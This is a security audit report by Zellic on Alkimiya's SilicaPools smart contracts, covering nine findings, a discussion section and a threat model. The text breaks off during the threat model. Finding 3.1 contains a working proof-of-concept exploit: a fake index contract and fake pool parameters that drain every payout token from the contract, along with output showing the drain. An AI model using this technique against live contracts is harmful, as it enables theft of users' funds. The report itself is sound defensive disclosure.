Zellic

Prepared for
Tamara Ringas
Alkimiya

Prepared by
Katerina Belotskaia
Jaeeu Kim
Zellic

June 14, 2024

Alkimiya
Smart Contract Security Assessment

Contents

About Zellic

Zellic is a vulnerability research firm with deep expertise in blockchain security. We specialize in EVM, Move (Aptos and Sui), and Solana as well as Cairo, NEAR, and Cosmos. We review L1s and L2s, cross-chain protocols, wallets and applied cryptography, zero-knowledge circuits, web applications, and more.

Prior to Zellic, we founded the #1 CTF (competitive hacking) team ↗ worldwide in 2020, 2021, and 2023. Our engineers bring a rich set of skills and backgrounds, including cryptography, web security, mobile security, low-level exploitation, and finance. Our background in traditional information security and competitive hacking has enabled us to consistently discover hidden vulnerabilities and develop novel security research, earning us the reputation as the go-to security firm for teams whose rate of innovation outpaces the existing security landscape.

For more on Zellic's ongoing security research initiatives, check out our website zellic.io ↗ and follow @zellic_io ↗ on Twitter. If you are interested in partnering with Zellic, contact us at hello@zellic.io ↗.

1. Overview

1.1. Executive Summary

Zellic conducted a security assessment for Alkimiya from May 13th to May 17th, 2024. During this engagement, Zellic reviewed Alkimiya's code for security vulnerabilities, design issues, and general weaknesses in security posture.

1.2. Goals of the Assessment

In a security assessment, goals are framed in terms of questions that we wish to answer. These questions are agreed upon through close communication between Zellic and the client. In this assessment, we sought to answer the following questions:

- Are the contracts susceptible to reentrancy attacks?
- How accurately do the contracts handle decimal normalization, and are there any risks associated with the normalization?
- Could an on-chain attacker drain the tokens from the SilicaPools contract?

1.3. Non-goals and Limitations

We did not assess the following areas that were outside the scope of this engagement:

- Front-end components
- Infrastructure relating to the project
- Key custody
- Off-chain `OracleBot`

Due to the time-boxed nature of security assessments in general, there are limitations in the coverage an assessment can provide.


1.4. Results

During our assessment on the scoped Alkimiya contracts, we discovered nine findings. Three critical issues were found. One was of high impact, two were of medium impact, one was of low impact, and the remaining findings were informational in nature.

Additionally, Zellic recorded its notes and observations from the assessment for Alkimiya's benefit in the Discussion section (4. ↗).

Breakdown of Finding Impacts

Impact Level	Count
🟥 Critical	3
🟧 High	1
🟨 Medium	2
🟩 Low	1
⬜ Informational	2



2. Introduction

2.1. About Alkimiya

Alkimiya contributed the following description of Alkimiya:

> Alkimiya is a blockspace capital markets protocol that facilitates the creation, trading, and settlement of synthetic blockspace resources via a peer-to-peer system of smart contracts.

2.2. Methodology

During a security assessment, Zellic works through standard phases of security auditing, including both automated testing and manual review. These processes can vary significantly per engagement, but the majority of the time is spent on a thorough manual review of the entire scope.

Alongside a variety of tools and analyzers used on an as-needed basis, Zellic focuses primarily on the following classes of security and reliability issues:

Basic coding mistakes. Many critical vulnerabilities in the past have been caused by simple, surface-level mistakes that could have easily been caught ahead of time by code review. Depending on the engagement, we may also employ sophisticated analyzers such as model checkers, theorem provers, fuzzers, and so on as necessary. We also perform a cursory review of the code to familiarize ourselves with the contracts.

Business logic errors. Business logic is the heart of any smart contract application. We examine the specifications and designs for inconsistencies, flaws, and weaknesses that create opportunities for abuse. For example, these include problems like unrealistic tokenomics or dangerous arbitrage opportunities. To the best of our abilities, time permitting, we also review the contract logic to ensure that the code implements the expected functionality as specified in the platform’s design documents.

Integration risks. Several well-known exploits have not been the result of any bug within the contract itself; rather, they are an unintended consequence of the contract's interaction with the broader DeFi ecosystem. Time permitting, we review external interactions and summarize the associated risks: for example, flash loan attacks, oracle price manipulation, MEV/sandwich attacks, and so on.

Code maturity. We look for potential improvements in the codebase in general. We look for violations of industry best practices and guidelines and code quality standards. We also provide suggestions for possible optimizations, such as gas optimization, upgradability weaknesses, centralization risks, and so on.

For each finding, Zellic assigns it an impact rating based on its severity and likelihood. There is no hard-and-fast formula for calculating a finding’s impact. Instead, we assign it on a case-by-case basis based on our judgment and experience. Both the severity and likelihood of an issue affect its impact. For instance, a highly severe issue's impact may be attenuated by a low likelihood.

We assign the following impact ratings (ordered by importance): Critical, High, Medium, Low, and Informational.

Zellic organizes its reports such that the most important findings come first in the document, rather than being strictly ordered on impact alone. Thus, we may sometimes emphasize an "Informational" finding higher than a "Low" finding. The key distinction is that although certain findings may have the same impact rating, their *importance* may differ. This varies based on various soft factors, like our clients' threat models, their business needs, and so on. We aim to provide useful and actionable advice to our partners considering their long-term goals, rather than a simple list of security issues at present.

Finally, Zellic provides a list of miscellaneous observations that do not have security impact or are not directly related to the scoped contracts itself. These observations — found in the Discussion (4. ↗) section of the document — may include suggestions for improving the codebase, or general recommendations, but do not necessarily convey that we suggest a code change.

2.3. Scope

The engagement involved a review of the following targets:

Alkimiya Contracts

Repository	https://github.com/Alkimiya/v3-contracts ↗
Version	v3-contracts: `2063673cc040fdaafa60e2b90d8eec380c7e5a81`
Programs	• SilicaPools • BTCFeeIndex
Type	Solidity
Platform	EVM-compatible

2.4. Project Overview

Zellic was contracted to perform a security assessment with two consultants for a total of 1.6 person-weeks. The assessment was conducted over the course of one calendar week.

Contact Information

The following project manager was associated with the engagement:

Chad McDonald
Engagement Manager
chad@zellic.io ↗

The following consultants were engaged to conduct the assessment:

Katerina Belotskaia
Engineer
kate@zellic.io ↗

Jaeeu Kim
Engineer
jaeeu@zellic.io ↗

2.5. Project Timeline

The key dates of the engagement are detailed below.

May 13, 2024	Start of primary review period
May 14, 2024	Kick-off call
May 17, 2024	End of primary review period

3. Detailed Findings

3.1. Fake pool could drain all the pool's tokens

Target	SilicaPools		
Category	Coding Mistakes	**Severity**	Critical
Likelihood	High	**Impact**	Critical

Description

The `startPool` function in the SilicaPools contract allows anyone to create a pool with arbitrary parameters. In this case, users could set custom values for the cap, floor, and index address. These parameters determine the amount transferred to the user through redeem or order functions.

For example, the `redeemShort` function is used to redeem the payout token from the pool. A user could manipulate the cap and floor values to create an arbitrary payout amount with fake parameters.

Each pool shares its balance for the same payout token. This means if one of the pools that uses token A as a payout token makes a withdrawal that exceeds the balance of its own pool, it could drain the balance available to another pool using the same payout token.

```
function redeemShort(PoolParams calldata shortParams) public {
    bytes32 poolHash = hashPool(shortParams);
    uint256 shortTokenId = toShortTokenId(poolHash);
    uint256 shortSharesBalance = balanceOf(msg.sender, shortTokenId);

    PoolState storage sState = sPoolState[poolHash];


    uint256 relativeBalance = uint256(shortSharesBalance)
    / uint256(sState.sharesMinted);
    uint256 relativeAmount = uint256(shortParams.cap - shortParams.floor)
    * relativeBalance;

    // Short payouts pay out ((cap - balanceChangePerShare ) * collateralMinted
    * userShortBalance) / ((cap - floor) * totalSharesMinted)
    uint256 payout =
        uint256(shortParams.cap - sState.balanceChangePerShare)
    * uint256(sState.collateralMinted) / relativeAmount;

    _burn(msg.sender, shortTokenId, shortSharesBalance);

    SafeERC20.safeTransfer(IERC20(shortParams.payoutToken), msg.sender,
        payout);

    emit SilicaPools__SharesRedeemed(
        poolHash, msg.sender, shortParams.payoutToken, shortTokenId,
    shortSharesBalance, payout
    );
}
```

Impact

An attacker could drain all tokens in the contract by using a fake pool.

The following proof-of-concept script demonstrates exploitability of this issue:

```
// ...

contract FakeIndexer {
    function decimals() external pure returns (uint256) {
        return 0;
    }

    function shares() external view returns (uint256) {
        return 0;
    }

    function balance() external view returns (uint256) {
        return 0;
    }
}

// ...

function testDrainPool() public {
    // 1. Start normal pool
    vm.warp(123_456_789 + 30 minutes);
    mockERC20.approve(address(silicaPools), 200e18);
    silicaPools.collateralizedMint(poolParams[0], 200e18, alice, bob);
    silicaPools.startPool(singleElementParams[0]);

    // 2. Print before state
    deal(address(mockERC20), chalie, 1);
    console.log("before pool balance: ",
    mockERC20.balanceOf(address(silicaPools)));
    console.log("before attacker balance: ",
    mockERC20.balanceOf(address(chalie)));
    uint128 target_balance
    = uint128(mockERC20.balanceOf(address(silicaPools)));

    // 3. Exploit using fake pool
    vm.startPrank(chalie);
    address fakeIndexer = address(new FakeIndexer());
    mockERC20.approve(address(silicaPools), 1);
    ISilicaPools.PoolParams[] memory fakePoolParams
    = new ISilicaPools.PoolParams[](1);
    fakePoolParams[0] = ISilicaPools.PoolParams({
            floor: target_balance,
            cap: target_balance+1,
            index: address(fakeIndexer),
            targetStartTimestamp: uint48(block.timestamp),
            targetEndTimestamp: uint48(block.timestamp + 10 days),
            payoutToken: address(mockERC20)
        });
    silicaPools.collateralizedMint(fakePoolParams[0], 1, chalie, chalie);
    silicaPools.startPool(fakePoolParams[0]);
    silicaPools.redeemShort(fakePoolParams[0]);
    vm.stopPrank();

    // 4. Print after state
    console.log("after pool balance: ",
    mockERC20.balanceOf(address(silicaPools)));
    console.log("after attacker balance: ",
    mockERC20.balanceOf(address(chalie)));
}
```

The following text is the result of the proof-of-concept script:

```
[PASS] testDrainPool() (gas: 584668)
Logs:
  before pool balance: 395501040
  before attacker balance: 1
  after pool balance: 0
  after attacker balance: 395501041
```

Recommendations

We recommend ensuring that each pool has its own balance for the payout token.

Remediation

This issue has been acknowledged by Alkimiya, and fixes were implemented in the following commits:

- `0781fb97` ↗

3.2. The `redeemShort` function is available before the pool is closed

Target	SilicaPools		
Category	Coding Mistakes	**Severity**	Critical
Likelihood	High	**Impact**	Critical

Description

The `redeemShort` function allows the caller to redeem short token ID shares for the payout token. The short token ID shares of the caller will be burned, and the calculated number of `payoutToken` will be sent to the caller in exchange. The amount of `payoutToken` tokens depends on the `balanceChangePerShare`, which is set only when the pool is closed; until then, the value will be zero. But, since this function does not check that the pool has already been closed, this function can be successfully executed.

```
function redeemShort(PoolParams calldata shortParams) public {
    bytes32 poolHash = hashPool(shortParams);
    uint256 shortTokenId = toShortTokenId(poolHash);
    ...
    PoolState storage sState = sPoolState[poolHash];
    ...
    uint256 payout =
        uint256(shortParams.cap - sState.balanceChangePerShare)
    * uint256(sState.collateralMinted) / relativeAmount;
    ...
    }
```

Impact

The payout for short positions will be maximum for the case where `balanceChangePerShare` is zero — that is, the caller wrongly receives the maximum payout when this function is called before the pool is closed.

Recommendations

We recommend adding a check to ensure that the `redeemShort` function is explicitly called only after the pool is closed, when the `balanceChangePerShare` value is set. We also recommend adding such a check to the `redeemLong` function. Although the function cannot be executed with zero `balanceChangePerShare` because of reverting during calculation, having an explicit check will help to avoid unexpected behavior or mistakes in the future.

Remediation

This issue has been acknowledged by Alkimiya, and a fix was implemented in commit `0781fb97` ↗.

3.3. Simultaneous pool starting and closing is possible

Target	SilicaPools		
Category	Coding Mistakes	**Severity**	High
Likelihood	Low	**Impact**	High

Description

The `startPool` and `endPool` functions should be called to record the `index` balance at the moments of the pool starting and ending. These values are used to calculate the `balanceChangePerShare` amount required to make payments to shareholders. It is assumed that the pool should be open for a certain period of time. But since the `endPool` function does not check for the actual duration during which the pool was open, it is possible to start and end the pool at the same time.

Impact

In this case, the `indexBalance` at the moment of ending the pool and the `indexInitialBalance` at the moment of starting the pool will be equal. As a result, `grossBalanceChangePerShare` will return a zero. Therefore, the `_balanceChangePerShare` function is guaranteed to return the `floor` value as `balanceChangePerShare`. As a result, payouts for long positions will predictably be equal to zero.

```
function grossBalanceChangePerShare(
    uint256 indexBalance,
    uint256 indexInitialBalance,
    uint256 indexShares,
    uint256 indexDecimals
) internal pure returns (uint256) {
    require(indexShares > 0, "Index shares must be greater than zero");
    return ((indexBalance - indexInitialBalance) * 10 ** indexDecimals)
    / indexShares;
}

function _balanceChangePerShare(uint256 floor, uint256 cap,
    uint256 grossBalanceChangePerShare)
    internal
    pure
    returns (uint256)
{
    return max(floor, min(cap, grossBalanceChangePerShare));
}
```

Recommendations

We recommend adding a check to the `endPool` function for the minimum duration during which the pool was open.

Remediation

This issue has been acknowledged by Alkimiya.

3.4. Order could be executed after the end of the pool's duration

Target	SilicaPools		
Category	Coding Mistakes	**Severity**	Medium
Likelihood	High	**Impact**	Medium

Description

The function `fillOrder` in the SilicaPools contract does not check if the pool is still open before executing the order. This oversight could allow a user to execute an order after the pool's duration has ended.

If an order's expiry is greater than the end of the pool's duration, the order could be executed after the end of the pool's duration. This could allow a user to fill an order after the end of the pool's duration.

```
function fillOrder(SilicaOrder calldata order, bytes calldata signature,
    uint256 fraction) public nonReentrant {
    bytes32 orderHash = hashOrder(order, _domainSeparatorV4());

    // Order validation
    if (sFilledFraction[orderHash] + fraction > 1e18) {
        revert SilicaPools__OrderAlreadyFilled(orderHash);
    }
    if (sOrderCancelled[orderHash] == true) {
        revert SilicaPools__OrderIsCancelled(orderHash);
    }
    if (ECDSA.recover(orderHash, signature) != order.maker) {
        revert SilicaPools__InvalidSignature(signature);
    }
    if (order.taker != address(0) && order.taker != msg.sender) {
        revert SilicaPools__InvalidCaller(msg.sender, order.taker);
    }
    if (order.expiry < block.timestamp) {
        revert SilicaPools__OrderExpired(order.expiry, block.timestamp);
    }

    // ...
```

Impact

A user could fill open orders that are not yet expired and are in a profitable position but after the end of the pool's duration.

Recommendations

We recommend implementing checks to ensure that the order is not executed after the end of the pool's duration.

Remediation

This issue has been acknowledged by Alkimiya, and a fix was implemented in commit `e0670cb5` ↗.

3.5. Bounty does not work with low-decimal tokens

Target	SilicaPools		
Category	Coding Mistakes	**Severity**	Medium
Likelihood	Medium	**Impact**	Medium

Description

The `_startBounty` and `_endBounty` functions in the SilicaPools contract calculates the bounty amount based on the collateral amount and the bounty fraction.

However, the collateral token could have a low decimal. In this case, the bounty amount is not expected to be calculated correctly because the bounty is divided by 10^18, which is hardcoded in the contract. It will be rounded to zero if the collateral token has a low decimal and the collateral amount is not large enough.

```
function _startBounty(PoolParams calldata poolParams)
    internal view returns (uint256 bounty) {
    bytes32 poolHash = hashPool(poolParams);
    ISilicaPools.PoolState storage sState = sPoolState[poolHash];

    uint256 collateral = sState.collateralMinted;

    // ...

    bounty = (bountyFraction * collateral) / (10 ** 18);
}

function _endBounty(PoolParams calldata poolParams)
    internal view returns (uint256 bounty) {
    bytes32 poolHash = hashPool(poolParams);
    uint256 collateral = sPoolState[poolHash].collateralMinted;

    // ...

    uint256 bountyFraction =
        uncappedBountyFraction > sMaxBountyFraction ? sMaxBountyFraction :
    uncappedBountyFraction;

    bounty = (bountyFraction * collateral) / (10 ** 18);
}
```

Impact

If the collateral token has a low decimal, the bounty amount will be calculated incorrectly. This means that the bounty system will not work as expected.

Recommendations

We recommend calculating the bounty amount based on the collateral token's decimal.

Remediation

This issue has been acknowledged by Alkimiya, and a fix was implemented in commit `6365dbe2` ↗.

3.6. Lack of check that an order has already been canceled

Target	SilicaPools		
Category	Coding Mistakes	**Severity**	Low
Likelihood	Low	**Impact**	Low

Description

The `cancelOrders` function allows the maker of the current order to close it at any moment. However, this function does not verify if the order has already been canceled.

```
function cancelOrders(SilicaOrder[] calldata orders) external {
    for (uint256 i = 0; i < orders.length; ++i) {
        SilicaOrder calldata order = orders[i];

        if (order.maker != msg.sender) {
            revert SilicaPools__InvalidCaller(msg.sender, order.maker);
        }

        bytes32 orderHash = hashOrder(order, _domainSeparatorV4());

        sOrderCancelled[orderHash] = true;
        emit SilicaPools__OrderCancelled(orderHash);
    }
}
```

Impact

The maker of the order can mistakenly close the order again, which leads to wasted gas for an unnecessary transaction.

Recommendations

We recommend adding a check to ensure that the order has not already been canceled.

Remediation

This issue has been acknowledged by Alkimiya.

3.7. The `collateralizedMint` function lacks the `nonReentrant` modifier

Target	SilicaPools		
Category	Coding Mistakes	**Severity**	Informational
Likelihood	N/A	**Impact**	Informational

Description

The `collateralizedMint` function lacks the `nonReentrant` modifier, which would prevent a reentrancy attack in the function.

Impact

Since the `collateralizedMint` function does an external call of the `onERC1155Received` function of the shares receiver contract, it can theoretically be reentered in, with apparently no security implications as for the current state of the contract.

Recommendations

We recommend adding the `nonReentrant` modifier to the `collateralizedMint` function.

Remediation

This issue has been acknowledged by Alkimiya, and fixes were implemented in the following commits:

- `ae25eccf` ↗

3.8. Potential centralization risk from fee configuration

Target	SilicaPools		
Category	Business Logic	**Severity**	Informational
Likelihood	N/A	**Impact**	Informational

Description

The SilicaPools contract allows the owner to set the `sMintFeeBps` value:

```
function setMintFeeBps(uint256 newMintFeeBps) external onlyOwner {
    sMintFeeBps = newMintFeeBps;
    emit SilicaPools__MintFeeChanged(newMintFeeBps);
}
```

The `sMintFeeBps` determines the percent of fee for executing the `fillOrder` function.

Impact

The owner has the ability to make fees arbitrarily high, even above 100%. In general, this requires unnecessary trust from users, which might discourage use of the protocol. In the case of key compromise, this would grant an attacker the ability to steal additional user funds.

Recommendations

We recommend adding a reasonable upper limit (that is at least below 100%) on `sMintFeeBps`.

Remediation

This issue has been acknowledged by Alkimiya, and fixes were implemented in the following commits:

- d42550e9 ↗
- 9b28d70d ↗
- 7bb24226 ↗
- ad982f2a ↗

3.9. Redeem functions do not work correctly

Target	SilicaPools		
Category	Coding Mistakes	**Severity**	Critical
Likelihood	High	**Impact**	Critical

Description

In the redeem functions — for example, the `redeemLong` function — `relativeBalance` is calculated as the ratio of `longSharesBalance` to `sState.sharesMinted`. However, `sharesMinted` is always bigger than `longSharesBalance` when there are multiple users. So `relativeBalance` will be zero in this case. This will cause a division-by-zero error.

```
function redeemLong(PoolParams calldata longParams) public {
    bytes32 poolHash = hashPool(longParams);
    uint256 longTokenId = toLongTokenId(poolHash);
    uint256 longSharesBalance = balanceOf(msg.sender, longTokenId);

    PoolState storage sState = sPoolState[poolHash];

    uint256 relativeBalance = uint256(longSharesBalance) / uint256(sState.
        sharesMinted);
    uint256 relativeAmount = uint256(longParams.cap - longParams.floor) *
        relativeBalance;

    uint256 payout =
        uint256(sState.balanceChangePerShare - longParams.floor) * uint256(
            sState.collateralMinted) / relativeAmount;

    // ...
}
```

Impact

If there are multiple users in the pool, the redeem functions will not work correctly and will cause a division-by-zero error. This will prevent users from redeeming their shares.

Recommendations

We recommend adding a scaling factor to the `relativeBalance` calculation to prevent division-by-zero errors.

Remediation

This issue has been acknowledged by Alkimiya, and fixes were implemented in the following commits:

- `e9eed80c` ↗

4. Discussion

The purpose of this section is to document miscellaneous observations that we made during the assessment. These discussion notes are not necessarily security related and do not convey that we are suggesting a code change.

4.1. The `sBountyGracePeriod` has no limit

The `sBountyGracePeriod` is used to delay when the bounty will be paid to the caller for starting and ending the pool and is controlled by the owner of the SilicaPools contract. However, the `sBountyGracePeriod` has no limit on the maximum value. Therefore, it can be set to a time far in the future from the start and end of the pool, which could make it impossible to receive the bounty payment.

This issue has been acknowledged by Alkimiya.

5. Threat Model

This provides a full threat model description for various functions. As time permitted, we analyzed each function in the contracts and created a written threat model for some critical functions. A threat model documents a given function's externally controllable inputs and how an attacker could leverage each input to cause harm.

Not all functions in the audit scope may have been modeled. The absence of a threat model in this section does not necessarily suggest that a function is safe.

5.1. Module: BTCFeeIndex.sol

Function: `grantRole(byte[32] role, address account)`

This function is used to grant a role to an account.

Inputs

- `role`
    - **Control**: Arbitrary.
    - **Constraints**: None.
    - **Impact**: Role to grant.
- `account`
    - **Control**: Arbitrary.
    - **Constraints**: None.
    - **Impact**: Address to grant role to.

Branches and code coverage

Intended branches

- Invokes the `_grantRole` function to grant the role.
    - [x] Test coverage

Negative behavior

- Reverts if the caller is not the owner.
    - [ ] Negative test

Function: `setBalance(uint256 oldBalance, uint256 newBalance, uint256 balanceChange, bytes signature)`

This function is used to set the balance accumulated by the shares.

Inputs

- `oldBalance`
    - **Control**: Arbitrary.
    - **Constraints**: None.
    - **Impact**: Value of the old balance.
- `newBalance`
    - **Control**: Arbitrary.
    - **Constraints**: None.
    - **Impact**: Value of the new balance.
- `balanceChange`
    - **Control**: Arbitrary.
    - **Constraints**: None.
    - **Impact**: Value of the balance change.
- `signature`
    - **Control**: Arbitrary.
    - **Constraints**: None.
    - **Impact**: Bytes signature.

Branches and code coverage

Intended branches

- Updates the balance.
    - ☑ Test coverage

Negative behavior

- Reverts if the caller is not a publisher.
    - ☑ Negative test
- Reverts if the old balance is not equal to the new balance.
    - ☑ Negative test
- Reverts if the balance change is not equal to the difference between the old and new balance.
    - ☑ Negative test
- Reverts if the signature is invalid; signer is not the calculator role.
    - ☑ Negative test

Function: `setShares(uint256 oldShares, uint256 newShares, uint256 sharesChange, bytes signature)`

This function is used to set the number of shares.

Inputs

- `oldShares`
    - **Control**: Arbitrary.
    - **Constraints**: None.
    - **Impact**: Value of the old shares.
- `newShares`
    - **Control**: Arbitrary.
    - **Constraints**: None.
    - **Impact**: Value of the new shares.
- `sharesChange`
    - **Control**: Arbitrary.
    - **Constraints**: None.
    - **Impact**: Value of the shares change.
- `signature`
    - **Control**: Arbitrary.
    - **Constraints**: None.
    - **Impact**: Bytes signature.

Branches and code coverage

Intended branches

- Updates the shares.
    - ☑ Test coverage

Negative behavior

- Reverts if the caller is not a publisher.
    - ☑ Negative test
- Reverts if the old share is not equal to the new share.
    - ☑ Negative test
- Reverts if the share change is not equal to the difference between the old and new share.
    - ☑ Negative test
- Reverts if the signature is invalid; signer is not the calculator role.
    - ☑ Negative test

5.2. Module: SilicaPools.sol

Function: `cancelOrders(SilicaOrder[] orders)`

This function is used to cancel multiple orders.

Inputs

- `orders`
    - **Control**: Arbitrary.
    - **Constraints**: None.
    - **Impact**: Array of orders.

Branches and code coverage

Intended branches

- Update `sOrderCancelled` for each order in `orders`.
    - ☑ Test coverage

Negative behavior

- Reverts if the caller is not the maker of the order.
    - ☑ Negative test

Function: `collateralRefund(PoolParams[] poolParams, uint256[] shares)`

This function is used to refund the collateral.

Inputs

- `poolParams`
    - **Control**: Arbitrary.
    - **Constraints**: None.
    - **Impact**: Pool parameters.
- `shares`
    - **Control**: Arbitrary.
    - **Constraints**: None.
    - **Impact**: Amount of shares.

Branches and code coverage

Intended branches

- Invokes `_collateralRefund` for each pool.
    - ☑ Test coverage

Negative behavior

- Reverts if the lengths of `poolParams` and `shares` are not equal.
    - ☑ Negative test

Function: `collateralizedMint(PoolParams poolParams, uint256 shares, address longRecipient, address shortRecipient)`

This function is used to mint long and short tokens with collateral.

Inputs

- `poolParams`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Pool parameters.
- `shares`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Amount of shares to mint.
- `longRecipient`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of the long recipient.
- `shortRecipient`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Address of the short recipient.

Branches and code coverage

Intended branches

- Invokes `_collateralizedMint` with `msg.sender` as `payer` using the same parameters.
  - ✓ Test coverage

Function: `endPools(PoolParams[] poolParams)`

This function is used to end multiple pools.

Inputs

- `poolParams`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Array of pool parameters.

Branches and code coverage

Intended branches

- Invokes `endPool` for each pool in `poolParams`.
  - ☑ Test coverage

Negative behavior

- Caller is a service admin.
  - ☑ Negative test

Function: `endPool(PoolParams poolParams)`

This function is used to end a pool with the given parameters.

Inputs

- `poolParams`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Pool parameters.

Branches and code coverage

Intended branches

- Updates `sState.actualEndTimestamp` with the current block timestamp.
  - ☑ Test coverage
- Updates `sState.balanceChangePerShare` with the calculated balance change per share.
  - ☑ Test coverage
- Invokes `_endBounty` with `poolParams` and pays the bounty to the caller.
  - ☑ Test coverage

Negative behavior

- Reverts if the pool has already ended.
  - ☑ Negative test
- Reverts if the current block timestamp is less than the target end timestamp.
  - ☑ Negative test

Function call analysis

- `index.balance()`

    - **What is controllable?** Address of index and the return value of the balance function.
    - **If the return value is controllable, how is it used and how can it go wrong?** Arbitrary return value can be used to manipulate the state of the pool.
- `index.decimals()`
    - **What is controllable?** Address of index and the return value of the decimals function.
    - **If the return value is controllable, how is it used and how can it go wrong?** Arbitrary return value can be used to manipulate the state of the pool.

Function: `fillOrders(SilicaOrder[] orders, bytes[] signatures, uint256[] fractions)`

This function is used to fill multiple orders.

Inputs

- `orders`
    - **Control**: Arbitrary.
    - **Constraints**: None.
    - **Impact**: Array of orders.
- `signatures`
    - **Control**: Arbitrary.
    - **Constraints**: None.
    - **Impact**: Array of signatures.
- `fractions`
    - **Control**: Arbitrary.
    - **Constraints**: None.
    - **Impact**: Array of fractions.

Branches and code coverage

Intended branches

- Invokes `fillOrder` for each order in `orders`.
    - ☑ Test coverage

Negative behavior

- Reverts if the lengths of `orders`, `signatures`, and `fractions` are not equal.
    - ☑ Negative test

Function: `fillOrder(SilicaOrder order, bytes signature, uint256 fraction)`

This function is used to fill an order with the given parameters.

Inputs

- `order`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Order to fill.
- `signature`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Signature of the order.
- `fraction`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Value of the fraction.

Branches and code coverage

Intended branches

- Transfers `offeredUpfrontToken` from the maker to the caller.
  - ☑ Test coverage
- Transfers `requestedUpfrontToken` from the caller to the maker.
  - ☑ Test coverage
- Collects surcharge from the caller.
  - ☑ Test coverage
- Invokes `_collateralizedMint` for the long shares and the short shares for the maker and the caller.
  - ☑ Test coverage
- Updates `sFilledFraction` for the order.
  - ☑ Test coverage

Negative behavior

- Reverts if this function is called within a reentrant call.
  - ☐ Negative test
- Reverts if the order has already been filled.
  - ☑ Negative test
- Reverts if the order has been canceled.
  - ☑ Negative test

- Reverts if the signature is invalid.
  - ☑ Negative test
- Reverts if the caller is not matched with the taker or the order is not opened for all.
  - ☑ Negative test
- Reverts if the order has expired.
  - ☑ Negative test

Function call analysis

- `ISilicaIndex(order.offeredLongSharesParams.index).decimals()`
  - **What is controllable?** Address of `order.offeredLongSharesParams.index`.
  - **If the return value is controllable, how is it used and how can it go wrong?** Manipulating the return value can affect the state of the pool.
- `ISilicaIndex(order.requestedLongSharesParams.index).decimals()`
  - **What is controllable?** Address of `order.requestedLongSharesParams.index`.
  - **If the return value is controllable, how is it used and how can it go wrong?** Manipulating the return value can affect the state of the pool.

Function: `maxCollateralRefund(PoolParams[] poolParams)`

This function is used to refund the maximum collateral for multiple pools.

Inputs

- `poolParams`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Array of pool parameters.

Branches and code coverage

Intended branches

- Invokes `_collateralRefund` for each pool in `poolParams`.
  - ☐ Test coverage

Negative behavior

- Reverts if this function is called within a reentrant call.
  - ☐ Negative test

Function: `redeemLong(PoolParams longParams)`

This function is used to redeem long shares for the payout token.

Inputs

- `longParams`
    - **Control**: Arbitrary.
    - **Constraints**: None.
    - **Impact**: Pool parameters.

Branches and code coverage

Intended branches

- Calculates the payout amount using the caller's share balance and pool parameters.
    - ☑ Test coverage
- Burns the caller's long shares.
    - ☑ Test coverage
- Transfers the payout amount to the caller.
    - ☑ Test coverage

Function: `redeemShort(PoolParams shortParams)`

This function is used to redeem short shares for the payout token.

Inputs

- `shortParams`
    - **Control**: Arbitrary.
    - **Constraints**: None.
    - **Impact**: Pool parameters.

Branches and code coverage

Intended branches

- Calculates the payout amount using the caller's share balance and pool parameters.
    - ☑ Test coverage
- Burns the caller's short shares.
    - ☑ Test coverage
- Transfers the payout amount to the caller.

- ☑ Test coverage

Function: `redeem(PoolParams[] longPoolParams, PoolParams[] shortPoolParams)`

This function is used to redeem long and short tokens.

Inputs

- `longPoolParams`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Array of pool parameters that are for long positions.
- `shortPoolParams`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Array of pool parameters that are for short positions.

Branches and code coverage

Intended branches

- Invokes `redeemLong` for each pool in `longPoolParams`.
  - ☑ Test coverage
- Invokes `redeemShort` for each pool in `shortPoolParams`.
  - ☑ Test coverage

Function: `setBountyFractionIncreasePerSecond(uint256 newIncreaseAmount)`

This function is used to set the rate at which the bounty fraction increases per second, until it reaches `sMaxBountyFraction`.

Inputs

- `newIncreaseAmount`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Value of the increase amount.

Branches and code coverage

Intended branches

- Updates `sBountyFractionIncreasePerSecond` with `newIncreaseAmount`.
  - ☑ Test coverage

Negative behavior

- Reverts if the caller is not the owner.
  - ☑ Negative test

Function: `setBountyGracePeriod(uint256 newGracePeriod)`

This function is used to set the grace period before bounties are paid out.

Inputs

- `newGracePeriod`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Value of the grace period in seconds.

Branches and code coverage

Intended branches

- Updates `sBountyGracePeriod` with `newGracePeriod`.
  - ☑ Test coverage

Negative behavior

- Reverts if the caller is not the owner.
  - ☑ Negative test

Function: `setMaxBountyFraction(uint256 newMaxFraction)`

This function is used to set the maximum fraction of collateral that can be paid out as a bounty.

Inputs

- `newMaxFraction`
  - **Control**: Arbitrary.
  - **Constraints**: None.

- **Impact**: Value of the maximum bounty fraction.

Branches and code coverage

Intended branches

- Updates `sMaxBountyFraction` with `newMaxFraction`.
  - ☑ Test coverage

Negative behavior

- Reverts if the caller is not the owner.
  - ☑ Negative test

Function: `setMintFeeBps(uint256 newMintFeeBps)`

This function is used to set the mint fee in basis points for minting long and short tokens.

Inputs

- `newMintFeeBps`
  - **Control**: Arbitrary.
  - **Constraints**: None.
  - **Impact**: Value of the mint fee in basis points.

Branches and code coverage

Intended branches

- Updates `sMintFeeBps` with `newMintFeeBps`.
  - ☑ Test coverage

Negative behavior

- Reverts if the caller is not the owner.
  - ☑ Negative test

Function: `setTreasuryAddress(address newTreasury)`

This function is used to set the treasury address.

Inputs

